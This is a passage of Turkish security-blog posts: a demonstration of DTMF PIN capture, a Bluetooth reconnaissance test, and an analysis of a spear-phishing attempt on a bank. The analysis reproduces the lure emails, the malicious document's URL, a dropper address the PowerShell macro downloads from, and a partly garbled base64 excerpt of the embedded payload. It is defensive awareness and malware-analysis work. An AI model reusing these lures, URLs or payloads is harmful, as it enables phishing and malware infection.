almadır bir yöntem olmadığını öğrenmesi 5 dakikasını almaz ve dolandırıcıların kullandıkları yöntemi de açığa kavuşturarak çok sayıda vatandaşımızı, ilgilileri bu konuda aydınlatabilirdi. Durum böyle olmayınca ve yakın çevremden de bu konuya ilişkin sorular geldiği için iş başa düştü ve bu haberde yer alan yöntemi açığa çıkarmaya karar verdim.

Detaylara geçmeden önce ilk olarak [Çift Tonlu Çoklu Frekans](#)'tan (Dual Tone Multi-Frequency / DTMF) kısaca bahsetmek gerekiyor. DTMF, Bell Systems firması tarafından 1963 yılında geliştirilmiş ve telefon şebekesinde taraflar arası bilginin iletilmesini sağlayan bir kodlama türüdür. DTMF tuş takımları aşağıdaki gibi 16 tuştan oluşur. Tuşlu telefonlarda, tuş takımlı akıllı telefonlarda her bir tuşa basıldığından, aşağıdaki tabloya göre bir ton çifti oluşturulur ve telefonun diğer ucundaki tarafa sinyale dönüştürülerek iletilir. Örneğin bir bankayı aradığınızda sizinizi karşılayan robot, sizin tanyabilmek için sizden müşteri numaranızı ve TCKN numaranızı girmenizi ister. Siz bu bilgileri tuşlamaya başladığınız zaman oluşan ve rahatlıkla duyabileceğiniz her ton çifti, robot tarafından [Goertzel algoritmasına](#) göre çözümlenerek sayısal değere çevrilir ve işlemlerinizi gerçekleştirilir.


Frekanslar	1209 Hz	1336 Hz	1477 Hz	1633 Hz
697 Hz	1	2	3	A
770 Hz	4	5	6	B
852 Hz	7	8	9	C
941 Hz	*	0	#	D

Tablo 1 – DTMF kodlama frekansları

Yukarıdaki özet bilgi ışığında [habere](#) konu olan dolandırıcılık yönteminin pratikte nasıl gerçekleştirileceğine kısaca bir bakalım. İlkna dolandırıcılığında, dolandırıcıların temel amacı karşı tarafın güvenini kazanarak kötü emellerini gerçekleştirmektir. Haberde de belirtildiği üzere bankadan aradıklarını söyleyen dolandırıcılar, vatandaşşa parasının çekilmeye çalışıldığını ve bu şüpheli işlemi durdurmak için kart PIN kodunu ekrana tuşlayarak durdurabileceğini söylemektedirler. Vatandaşın güveninini kazanarak yapılan bu dolandırıcılıkta, dolandırıcıların yaptığı işlem tahmin edeceğiniz üzere vatandaşın ekrana girerken bastığı tuşların oluşturduğu DTMF sinyalini çalmaktır.

DTMF sinyalini çalmak ve sayısal değere dönüştürmek dolandırıcılar için ne kadar zor olabilir diye düşünmeye başladığında, ilk olarak e-ticaret sitelerine girip "DTMF" anahtar kelimesi ile arama yapmaya karar verdim. Çok geçmeden DTMF sinyalini çözüben Arduino modüllerinin 23 TL gibi uygun bir fiyatla satıldığını gördüm. İlan üzerindeki [bilgilere](#) kısaca göz attığında da, aşağıdaki video ile pratikte bu işin çok da zor olmayacağılığını öğrendim.

İşin içine modüller ve kablolar girdiğinde dolandırıcıların çok da bu yolu tercih etmeyeceklerini düşünerek başka yollar üzerine düşünmeye başladım ve [Automatic Call Recorder](#) gibi çağrı kaydı yapan akıllı telefon uygulamaları aklıma geldi. Uygulamayı yükleyip, çalıştırıldıktan sonra esime kendimi aratıp ekrana 1234 PIN kodunun tuşlandığı ufak bir parodi hazırladım.



Son olarak [GitHub](#) üzerinde kayıt altına aldığım ses dosyasındaki DTMF sinyalini sayısal değere dönüştürmek için program aramaya koyuldum ve 4 yıl önce DTMF sinyalini çözmek amacıyla geliştirilmiş olan bu [arac](#) ile karşılaştım. Ses dosyası (dtmf.wav) üzerinde bu aracı çalıştırdıktan kısa bir süre sonra eşimin telefonundan ekranı tuşladığım PIN kodunu (1234) programın çıktısında görübildim.

Name	Date modified	Type	Size
dtmf-generator	24.2.2013 17:55	File folder	
pygoertzel.py	24.2.2013 17:55	PY File	5 KB
.gitignore	24.2.2013 17:55	Text Document	1 KB
DTMF.py	24.2.2013 17:55	PY File	3 KB
dtmf.wav	9.1.2017 10:43	WAV File	1,989 KB
dtmf.zip	24.2.2013 17:55	WinRAR ZIP archive	26 KB
dtmf-decoder.py	4.1.2017 19:18	PY File	5 KB
README.md	24.2.2013 17:55	MD File	1 KB
touchtones.swf	24.2.2013 17:55	Shockwave Flash ...	38 KB

```
C:\WINDOWS\system32\cmd.exe
C:\Users\Mert\Desktop\dtmf-master\dtmf-master>python dtmf-decoder.py
1
2
3
4
```

Sonuç itibarıyle ikna dolandırıcılarının güveninizi kazanarak bilgilerinizi çalmak için çağrı merkezlerinde kullanılan robotları taklit ettiklerini ve arka planda ekranı tuşladığınız bilgileri DTMF sinyalleri üzerinden kolaylıkla çalabildiklerini görüyoruz. Güvenliğiniz için güvenilirliğinden emin olmadığınız hiç bir sisteme kart no, pin, müşteri no vb. bilgilerinizi telefon üzerinden tuşlamayınız.

Bir sonraki yazda görüşmek dileğeyle herkese güvenli günler dilerim.

The post [DTMF Hırsızlığı](#) appeared first on [Siber Güvenlik Günlüğü](#).

Mavi Tehlike

By Mert SARICA on May 2nd, 2017

Logosunu, Danimarka'nın ilk kralı olan 10. Yüzyıl Viking savaşçısı [Harald "Mavidiş" Gormsson](#)'un baş harflerinin [runik](#) alfabetesindeki karşılığının (# ve #) alan [Bluetooth](#) kablosuz ağ teknolojisi, cep telefonları ile önce cebimize, sonrasında [Bluetooth Low Energy \(BLE\)](#) olarak [IoT](#)ler ile hayatımıza gireli epey oldu.

2000'li yıllarına doğru, [BlueSnarfing](#) yöntemi ile art niyetli kişilerin Nokia ve Ericsson marka cep telefonlarında bulunan zafiyet sayesinde Bluetooth üzerinden bilgimiz ve iznimiz olmadan mesajlarımıza, adres defterimizi ulaşabildiğini gördük. Ardından [Bluejacking](#) yöntemi ile hedef telefona [vCard](#) formatında istenmeyen mesajlar gönderilebildiğini, [Bluebugging](#) yöntemi ile de bilgisayarımızın, cep telefonumuzun art niyetli kişilerce kontrol edilebildiğini öğrendik. [Commwarrior](#) zararlı yazılımı ile Bluetooth'un atak vektörü olarak nasıl kullanabileceğini tecrübe etmiş olduk. Tabii ortaya çıkan tüm bu zafiyetlerin, kötüye kullanımların temelinde Bluetooth'un ta kendisinin değil aksine üreticiler tarafından hatalı kullanılmasının (implementation) olduğunu unutmamamız gerekmektedir.

Geçmişten günümüze dönecek olursak, artık modern ve güncel akıllı cihazlarda eskiden olduğu gibi Bluetooth, keşfedilebilir kipte çalışmıyor. Örneğin Android 6.0.1 işletim sisteminde (ve iOS'ta da benzer şekilde), diğer cihazların sizin cihazınıza Bluetooth üzerinden bağlanabilmesi için Ayarlar'dan Bluetooth menüsüne girmeniz gerekiyor. Durum böyle olunca güvenlik ve mahremiyet adına çok endişe etmenize gerek kalmıyor. Güncel olmayan sistemlerde ise Bluetooth'u devre dışı bırakarak potansiyel tehlikelerden kaçınabiliyoruz.

Peki ya evimizde kullandığımız akıllı, akılsız internete bağlanan nesneler (IoT) ? Bluetooth üzerine biraz düşünürken aslında evimizde kullandığımız nesnelerin, akıllı cihazların hırsızlara, art niyetli kişilere davetiye çıkardığını gördüm. Örneğin evimde, üzerinde Bluetooth desteği bulunan ve her daim Bluetooth servisi açık (hata #1) olan akıllı bir televizyonum var. Televizyonumu ne zaman açsam Bluetooth üzerinden haberleşmeye açık konumda bekliyor ve bağlantı kurulana dek adını ([TV]Samsung LED48 – hata #2) etrafı yayınıyor. (broadcast)

Genellikle hırsızların hacking döngüsünde de olduğu gibi bir eve girmeden önce aktif ve pasif keşif çalışması yaptıklarını biliyoruz. Gece ise evin ışıkları yanıyor mu ? Perdeler kapalı mı ? Zili çalınca kim o diye soran var mı ? gibi gibi. Peki günümüzde Bluetooth teknolojisi hırsızlar tarafından nasıl kötüye kullanılabilir ?

Kısa mesafe teknolojisi olarak bilinen Bluetooth teknolojisinin aksine, sınıfına ([class](#)) göre 100 metre mesafeye kadar haberleşme sağlayabildiğini görebiliriz. [Parani UD-100](#) gibi bir aygit ve uygun anten ile bu mesafenin 600 metre ila 1 KM'ye kadar genişletilebildiğini düşündüğümüz de, art niyetli kişilerin uzak mesafeden bluetooth kullanan aygıtlarımızı izleme hatta müdahale etme imkanı olduğunu az çok tahmin edebiliriz.

Özellikle [İşaret gücü göstergesi \(RSSI\)](#) bilgisinden faydalananak etrafınızda bulunan bir Bluetooth aygıtın size ne kadar yakın olduğunu kestirebilirsiniz. [Kali Linux](#) ile birlikte gelen ve [l2cap](#)'ten faydalanan [BlueRanger](#) aracı da size bu konuda yardımcı olabiliyor.

Bu bilgiler ışığında üzerinde Kali Linux çalışan ve Parani UD-100 USB adaptörü takılı olan bir Raspberry Pi 3 ile bazı araçlardan faydalananak ufak testler yapmaya karar verdim. İlk olarak Blueranger aracına Parani UD-100 USB adaptörünün oldukça yakınında tutarak, bluetooth ekranı açık olan Android 6.0.1 çalışan cep telefonumun MAC adresini verdim. Ardından salonun diğer ucunda bulunan akıllı televizyonumun MAC adresini verdigim de ortaya çıkan sonuçlar beni tatmin etti.



```
(((B(1(u(e(R)a)n)g)e)r)))
By JP Dunning (.ronin)
www.hackfromacave.com

Locating: Hack 4 Career (08:21:EF:1[REDACTED])
Ping Count: 1

Proximity Change           Link quality
-----                     -----
FOUND                      255/255

Range
-----
| *
[REDACTED]
```

```
(((B(1(u(e(R)a)n)g)e)r)))
By JP Dunning (.ronin)
www.hackfromacave.com

Locating: [TV]Samsung LED48 (50:85:69:[REDACTED])
Ping Count: 15

Proximity Change           Link quality
-----                     -----
NEUTRAL                    227/255

Range
-----
| *                         [REDACTED]
```

Tabii işi biraz daha ileriye götürüp etraftaki Bluetooth cihazlardan, aygıtlardan daha detaylı bilgi almaya karar verdim ve bu defa [Blue Hydra](#) aracı ile ufak bir test gerçekleştirdim.

Blue Hydra aracı sizme testi cihazları ile adını duyurmuş [Pwnie Express](#) ekibi tarafından geliştirilmekte olan, tespit etiği Bluetooth aygıtları, cihazları ve topladığı bilgileri arka planda veri tabanında saklayabilen oldukça faydalı bir araçtır.

Raspberry Pi'yi evde camın kenarına yaklaştırdığımda, Blue Hydra sayesinde etrafımda çok sayıda Bluetooth cihaz olduğunu üretici, tür, sürüm, işaret gücü göstergesi (RSSI) bazında görebildim. Hatta RSSI bilgisi sayesinde ya üst ya da alt kattaki komşumun 55 ekran Samsung televizyonu olduğunu tespit edebildim.

SEEN ^	VERS	ADDRESS	RSSI	NAME	MANUF	TYPE
+13s	CL4.0	50:85:69:	-50	[TV]Samsung LED48	SamsungE	Video Display and Loudspeaker
+13s	CL4.0	50:85:69:	-65	[TV]Samsung LED55	SamsungE	Video Display and Loudspeaker
+16s	BTLE	43:A6:32:	-66		Apple, Inc.	
+16s	BTLE	C8:69:CD:	-80		Apple	
+16s	BTLE	78:BD:BC:	-78		SamsungE	
+16s	BTLE	A0:ED:CD:	-76		Apple	
+16s	BTLE	24:4B:03:	-70		SamsungE	
+16s	BTLE	78:BD:BC:	-71		SamsungE	
+16s	BTLE	24:4B:03:	-68		SamsungE	
+16s	BTLE	05:DF:FC:	-80		Apple TV	
+16s	BTLE	70:73:CB:	-77		Apple	
+16s	BTLE	1C:92:01:	-73		Apple TV	
+16s	BTLE	58:DA:49:	-82		Apple, Inc.	
+16s	BTLE	14:99:E2:	-76		Apple	
+17s	BTLE	77:7F:80:	-79		iBeacon	
+17s	BTLE	14:BB:6E:	-79		SamsungE	
+17s	BTLE	34:C0:59:	-73		Apple	
+17s	BTLE	18:EE:69:	-79		Apple	
+17s	BTLE	FC:F1:36:	-80		SamsungE	
+17s	BTLE	A0:ED:CD:	-79		Apple	
+17s	BTLE	F0:13:C3:	-74		Shenzhen	
+17s	BTLE	68:64:4B:	-80		Apple	
+18s	BTLE	B8:78:2E:	-82		Apple	
+18s	BTLE	7C:D1:C3:	-80		Apple	
+19s	BTLE	14:99:E2:	-80		Sony Corporation	
+19s	BTLE	49:34:7E:	-80		SamsungE	
+19s	BTLE	FC:8F:90:	-77		SamsungE	
+19s	BTLE	BC:14:85:	-77		HonHaiPr	
+32s	CL/BR	10:08:B1:	-67	PC	NforeTec	
+33s	CL/BR	00:17:53:	-65		WistronN	
+35s	CL4.0	A8:54:B2:	-65		Apple, Inc.	
+37s	BTLE	74:52:43:	-77		Apple	
+38s	BTLE	B0:34:95:	-79		SamsungE	
+39s	BTLE	F8:04:2E:	-81		Unknown	
+39s	BTLE	6F:C6:1D:	-83		Arcadyan	
+40s	BTLE	5C:DC:96:	-77		SamsungE	
+41s	BTLE	78:BD:BC:	-79		SamsungE	
+82s	BTLE	FC:8F:90:	-75			

Exiting.....
root@kali:~/blue_hydra/bin#
root@kali:~/blue_hydra/bin#

ssh2: AES-256-CTR 43, 29 43 Rows, 125 Cols VT100 CAP NUM

Bu bilgileri ben toplayabiliyorsam herkes toplayabilirden yola çıkacak olursak, art niyetli kişilerin, teknolojiden faydalanan hırsızların bu yöntem ile kendileri için değerli olabilecek bilgileri toplayabileceğini öğrenmiş oldum.

Güvenliğiniz, mahremiyetiniz adına cep telefonundan, evinizde kullanmış olduğunuz nesnelerin internete (IoT) kadar tüm cihazlarınızda, sistemlerinizde kullanmadığınız sürece Bluetooth servisini kapalı tutmanızı ve çevrenizdekilere de bunu tavsiye etmenizi öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Mavi Tehlike](#) appeared first on [Siber Güvenlik Günlüğü](#).

Bir APT Girişimi

By Mert SARICA on April 3rd, 2017

Her geçen yıl yaşanan ciddi siber güvenlik ihlalleri ile başkalarının yaşadıklarından ders çeken kurumlar, katmanlı güvenlik mimarisine daha fazla önem vermeye, davranışsal analiz, izleme yapan teknolojilere ve ileri seviye siber saldıruları tespit edebilmeleri, müdahale edebilmeleri adına çalışanlarına daha fazla yatırım yapmaya başladılar. Yıllar içinde klasik güvenlik yaklaşımının (antivirüs, firewall, ips vs.) siber saldıruları tespit etmekte zayıf kalması, engelleyememesi, kurumları daha fazla kaynaktan kayıt (log) toplamaya ([SIEM](#)) ve bunlardan anlamlı, değerli alarmlar üretmeye (korelasyon) kanalize etti. Eskiden tehdit raporlarında okunan ileri seviye siber saldırular ([APT](#)), kurumlar için uyanılamayan bir kabusa dönüşmeye başladı.

Yazılı ve görsel medyadan da duyurulduğu üzere geçtiğimiz aylarda [Akbank](#), Kamuoyu Aydınlatma Platformu (KAP) üzerinden siber saldırıyla uğradığını [duyurdu](#). Gelişme ve sonuç kısımları farklı olsa da 2014 yılında [HSBC Türkiye](#) de bir siber saldırı yaşadığını kamuoyu ile [paylaşmıştır](#). Bugün bakıldığından dünyada olduğu gibi ülkemizde de bankaların (medyaya yansımayanlar da dahil) ileri seviye siber saldırularla karşı karşıya olduğu yadsınamaz bir gerçek bu nedenle [Carbanak](#), [Odinaff](#) gibi ileri seviye siber saldırular ile finansal kurumlardan 1 milyar dolara yakın para çalan organize siber suç örgütleri ile mücadele edebilme adına regülasyonların ve güvenlik standartlarının da ötesinde, teknoloji, eğitim ve insan kaynağı konularında finans kurumlarının, bankaların çalışmalarına, yatırımlarına hız kesmeden devam etmeleri gerekmektedir.

Günümüzde bir banka hackleniyor ise bunun ardından yolun başında olan 3-5 genç arkadaşın olma ihtimali oldukça düşük olduğu için, "Benim antivirüs bile zararlı makroyu tespit ediyor." gibi yorumlarla bu tür ileri seviye siber saldıruları basite indirgemek çok doğru bir yaklaşım olmayacağıdır. Amma velakin, uçak kazalarında olduğu gibi zincirleme yapılan hataların sonucunda bu durumla karşılaşıldığı gerçeği de, her hacking vakası sonrasında dikkatle irdelenmesi ve herkes adına ders çıkarılması gereken önemli bir konudur. Özellikle bankaların hacklenmesinden sonra her kriz bir fırsat doğurur edasıyla yapılan ürün yerleştirmelerin dışında, kimi haklı kimi haksız yorumlar okudukça, bu yazı ile başarıya ulaşamayan bir APT girişimini ve bundan sonra haberlere konu olan vakaların okurlar tarafından daha objektif bir gözle değerlendirilmesine, yorumlanmasına da yardımcı olmaya karar verdim.

Bu hikaye, London School of Economics üniversitesinde bir akademisyenin e-posta hesabının hacklendiği varsayıımı üzerine başlar. Art niyetli kişi tarafından hedef kurumdan özenle seçilmiş tek bir kişiye e-posta yolu ile sosyal mühendislik saldırısı gerçekleştirilmeye çalışılır. Bu saldırırda hedef alınan kişiyi şüphelendirmeme adına ilk olarak bir tane e-posta gönderilir. E-postayı gönderen kişinin gerçekten o üniversitede çalışan bir akademisyen olması, e-posta adresinin (w.frost@lse.ac.uk) gerçekten o kişiye ait olması, gönderilen ilk e-postada herhangi şüpheli bir ek, bağlantı adresi (link) bulunmaması ve kelimelerin özenle seçilip, e-postanın oldukça iyi kurgulanmış olması, art niyetli kişi veya kişilerin motivasyonunu net olarak ortaya koymaktadır. Art niyetli kişi tarafından gönderilen son e-postada, hedef kişiden bir formu indirmesi (http://moya.bus.miami.edu/~emil/Documents/Application_Form.doc) ve doldurması istenir. Alınan önlemler sayesinde hedef kişiye ulaşamayan bu e-posta, [FireEye](#) güvenlik sistemi başta olmak üzere çok sayıda sistemde alarmları tetikleyerek, şüpheli e-postanın kurumsal SOME ekibi tarafından manuel olarak incelenmesi sürecini başlatır.

My name is [REDACTED], I work at the London School of Economics.

1

I am the head of the jury panel of contests organized by The Banker: <http://www.thebanker.com/>

Jury panel consists of representatives of several leading universities and also high-qualification experts from the financial corporations. Recently, one place in the expert group has become vacant.

We are looking for a consultant that could help us to assess candidates for Islamic Bank of the Year Awards: <http://www.thebanker.com/Awards/Islamic-Bank-of-the-Year-Awards>. They must have the experience in banking service and sufficient knowledge at the specifics of the region.

It's great honor for me to invite you to join our team.

Are you interested in participation?

Best,

2

The Banker Awards contest is held not the first time. Best scientists of the University College London, University of Miami School of Business Administration and other universities are the main experts. Jury panel is regularly updated.

External advisor group consists of 20 people – there is one vacant place now.

You will have to answer the set of questions regarding nominees of Islamic Bank of the Year Awards. It is essential for more precise assessment of candidates in each nomination.

At the average, it may take about 2-3 hours a week. We provide flexible work hours and remote work opportunities.

In return, you will get the certificate of the honored contest expert, and prospect for further development in this direction.

In next 3 weeks, we will need your assistance. If it goes well, we will proceed cooperation in 2017.

What do you think?

Best,

3

Foremost, you have to fill out and send me the Expert application form:
http://moya.bus.miami.edu/~emil/Documents/Application_Form.doc

Further, I will prepare the NDA. After that, I will send you first questions.

Best,

Application_Form.doc dosyasını indirip Microsoft Office yazılımı ile açtığınızda, "Some active content has been disabled / Bazı etkin içerik devre dışı bırakıldı" uyarı mesajı ile karşılaşıyorsunuz ancak [Microsoft Office Makro Analizi](#) başlıklı yazımında olduğu gibi kolay bir şekilde Macro (view -> macros -> view macros) menüsünden makroya dair bir içerik göremiyorsunuz çünkü bu zararlı makro, [Dridex](#) bankacılık zararlı yazılımı salgısında olduğu gibi ActiveMime objesi ([zlib](#) ile sıkıştırılmış makro içeren [OLE](#)) olarak dosyada yer alıyor. [VirusTotal](#) sitesine Application_Form.doc dosyasını yüklediğinizde ise herhangi bir antivirüs yazılıminin bu dosyayı zararlı olarak tespit edememesi (0/53) haliyen sizi pek şaşırtmıyor.

Application_Form.doc - Word

FILE HOME DESIGN PAGE LAYOUT REFERENCES MAILINGS REVIEW VIEW

Font Paragraph Styles Editing

SECURITY WARNING Some active content has been disabled. Click for more details. Enable Content

Form number: 000034/16

Expert Application Form

This form is processed automatically. Please use appropriate fields for your answers.

Name

Phone

E-mail

Q1. How long have you been working in the Banking field?
 Less than a year 1 year - 3 years 3 years - 7 years More than 7 years

Q2. What is your specialty?

Q3. How would you rate your team working skills?
 Very good Good Satisfactory Fair

Q4. How much time can you spend on the Cooperation tasks per week?
 2-3 hours 4-6 hours 7-9 hours More than 9 hours

Q5. Do you have any professional certificates?
 Yes No

Application_Form.doc: 1.503 characters (an approximate value).



Antivirus scan for f2c1... x https://www.virustotal.com/en/file/f2c14c38122a6e05833fee794399f0341d9b96de954f762e32c0c9f8197535d/analysis/

Apps For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...

Community Statistics Documentation FAQ About English Join our community Sign in

virustotal

SHA256: f2c14c38122a6e05833fee794399f0341d9b96de954f762e32c0c9f8197535d

Detection ratio: 0 / 53

Analysis date: 2016-12-09 11:59:53 UTC (21 hours, 4 minutes ago)



Analysis Additional information Comments Votes

Antivirus	Result	Update
ALYac	✓	20161209
AVG	✓	20161209
AVware	✓	20161209
Ad-Aware	✓	20161209
AegisLab	✓	20161209
AhnLab-V3	✓	20161209
Alibaba	??	20161209
Antiy-AVL	✓	20161209
Arcabit	✓	20161209
Avast	✓	20161209
Avira (no cloud)	✓	20161209

Application_Form.doc dosyasını [Notepad++](#) editörü ile açtığımızda, gömülü xml, jpg, html, png dosyaları dışında editdata.mso dosyası hemen dikkatinizi çeker. Base64 ile gizlenmiş bu veriyi açıp daha sonrasında [REMnux](#) ile gelen [oledump](#) aracı ile incelediğinizde makroya kolaylıkla ulaşabiliyorsunuz. Makroyu herhangi bir editörle incelediğinizde karmaşıklaştırılmış (obfuscated) olduğunu, sadeleştirildikten sonra ise bunun bir powershell betiği olup, <http://45.63.22.17/image27.ico> dosyası olarak indirildikten sonra teds.exe olarak adlandırıldı çalıştırıldığını görebilirsiniz.

C:\Users\Mert\Desktop\malwares\Application_Form.doc - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

Application_Form.doc

```

3713 Content-Location: file:///C:/34121AB1/Application_Form_new_Act1_files/editdata.mso
3714 Content-Transfer-Encoding: base64
3715 Content-Type: application/x-mso
3716
3717 QWN0aXZ1TWltZQAAFAEAAAA//wAAB/BSKQAABAAAAAAAQAAAAAAAAGAAAAABsAAB4nOx8DVgb
3718 x5n/7EiAQAKEDTb+SLyPayUBAgdb4svYxgYDMSQ1NYu0IN6siQMUpYmLSlif9X015at9cB
3719 Evef0NRt-SNI6XHvPBddNj2zrdNcr6Tpz2267bfk1fzj9eELbf8P/nd1ZGGxk56P39GmfLs/s/t72
3720 38zOvPPoZDuDdi98O+vSw0+ufQVdc2xDGvTgfCpKzuI4GuTDiBcm8hvz8/Nq9Pzfjr+o48QCmkb
3721 auFgh0DApAWCDk1fghQDIEggGC0kQMiBKiaAsiCsgLASQjaEHairIKyGkAthDYS1ENZBWA/hFg13
3722 QtgAgYeQbyEfQgGEjRA2QdgMwQTBTmtFQjHgEgilMogbIFggSbAsEKwMdy/HW/+aEMh+ItBwzSg
3723 IFwJ601iQ8ENj1UoaaHPJ92Ea1n35VXRfd/hNICnKXX/qkWut/TEpYcORiD1+ZqbPFes9vc8yAd1
3724 fifPx0vGvDedjh2A3mhBFUD63gRgMogCS55Hd7ssR2hj0zDpO+2ecT1c81Kpgog6TX0DzIvRv1
3725 f9K/btb/9Yp/3IOVt0nJbnkOW1o2zH1E071lg05g5PmRVgusB61RKIHJxcasR82kp040xln
3726 13wep6VgP5etS16R11fEf5Wbc2cyMuBdK27Daa=QF4ncPMaQX9g10SJOXvAvv1IaoUjxIs2vRtp
3727 i1D3jnssFovVmnm3WUqRQtutQ2kanMGtsFjsFccKkLXMUmApqRtg322+Ccc0GExd7UejnS2dFvp7
3728 t0ay1sXvaiagpbmBdw3E4qGAGPofQghHg/B1w95QJCd6kwDE6yLQqcR98cYmxMezuNckaG7TrMi
3729 LbnrJlPn81r6+nuPv6W1bfGz5+Im/HFVPU3+iot9jrSlF5baOrVLA1ztrS
3730 2vqG8ni/66ArLtnjSdbR/vix-1FEDPCNFr+Erxx5yFR202sCuVCoAwtRvt8bkj0GwiD8X4dqgY
3731 kTyou6WxchWddg4DKu/e0t5TVNxuaC95vHgnlhfyIco4Vv6R3+Cd/s+6+mNiJGjyBRhQ7Lw3XvaG511
3732 0W3cREZcuwe1o02tfVMU22zQf0919chbm1oEEobRi20xmhBVEqAZ121WCssajo7X2+rpbV/TGrc
3733 47damk21t/DoyPoBt/wbGUx5wjT62siJYzg+YuDOj1gsxwosX35u4JpQxx9qtyCHounJn9gGrly
3734 a6tcNheqgLOWltss9ajUXt1YV1rrqr6a6UpeisqIxkqmtstlrG0cr4rdHpu0i0e8DJIVtityscrhdR
3735 TOxuJrlFP+rukAlh7s5QrtjKLPE3dhrNIQNeyU9Y0TXt+XH0CiprSP/gpbXG98bLcM/JBfovnruc
3736 n1n7Yw6t/CoX6MJr8IUOr9aD8P1QPEAKxnagtNzpJ174C2QUza+f9pNR9IsSejwYf2ntt/TW3yet
3737 70kFz216BAn47r0LyVA/s1hXPJD4+Won+Xna4sfQcZHZ3vr4e+2xs74mn5ixfJQucl1KFY/nafUh
3738 pcw1SgOUYcvmJpWTntYk+cPEiGrygb5XDACgn9fuvKXCsaokRh5rAw19oewerB0sJg/r1+yWat
3739 ybdV2axWK+QhLo902ryhXghsYxz60XGhrry+XgqneRkm4-tghng8ZDaa8BrexCu82Kofwhg99tIA
3740 znYsOvmBrss/I1PM2cCjEM4C5uSp1Awj6pWg+2N3iZVZwboHv/vkT+JPBY69/tpjUaPhyO6H+599
3741 3yfDuuw5eqOKSWTDdvou1884xz//OL4n2n/7vJFOSU10KloYrjgdl1YYQcQgLUAdoczY02LUKjbzd
3742 VsJbs3joJ9d9oyU8vWdCdV7JfqiQ4LAKhAckG8NTb7NEQSaSsAxx8Ey11LC11//2M3sY8kTq0r4
3743 imUy3k4T1K+Mob8+TC2YDkuAnPQnjwKob86i1DaogWG5SPtCaDRRCNh8/xiXJD7ic9ca8CsID
3744 jrBcazC8csKD1CzXGabyPtJcN61CU37DR1JmAr0SKGzYaeaAVFCzcpDG15VmBT9yeMchj4ZHCTRQd
3745 KM0KFbAu1xgb1Uoojw9WIxRa7HIIi0113e2frGgEIESrLybkGQcfWzikqCU27pMf1jauxQ9WJfr
3746 EEv7g6JY600awWFVGsp6kZwCeQ7wRfWhSqmZLpcSgnUhm3L6H+RR13bt0z6Ny6WsuKptuV6
3747 wSbGMJSO21uuEzA0q9Kpbcv1AeaZ9N1usC3XAHkLzSmPMLbKGxhbeLg9XtuUUz7DK5cHPtzaGVaF
3748 PJJal7f8xeFFHpxtyw1CDMshd/L25YYgh1ULTxn2m6meDCPau4ngSfMA076c6nU3cyWUWXRPw+jM
3749 qsapM+1FKmf/2bf2WhxDrz1XJyqN24gGgcj6LZCj1sIEhzWy5S0f0fpNxVa8nBkkNaE2HBIHvu
3750 sGwoS7hMjkptgnUpx03B22C1EQ/JeWh7j25pZu1/+Pzo40VjpoHm/HF5edkn67tuMsFzEdDat
3751 90116167-1514-4540-8100-000000000000

```

Normal text file

length : 214.311 lines: 3.927

Ln : 3.923 Col : 30 Sel : 4 | 1

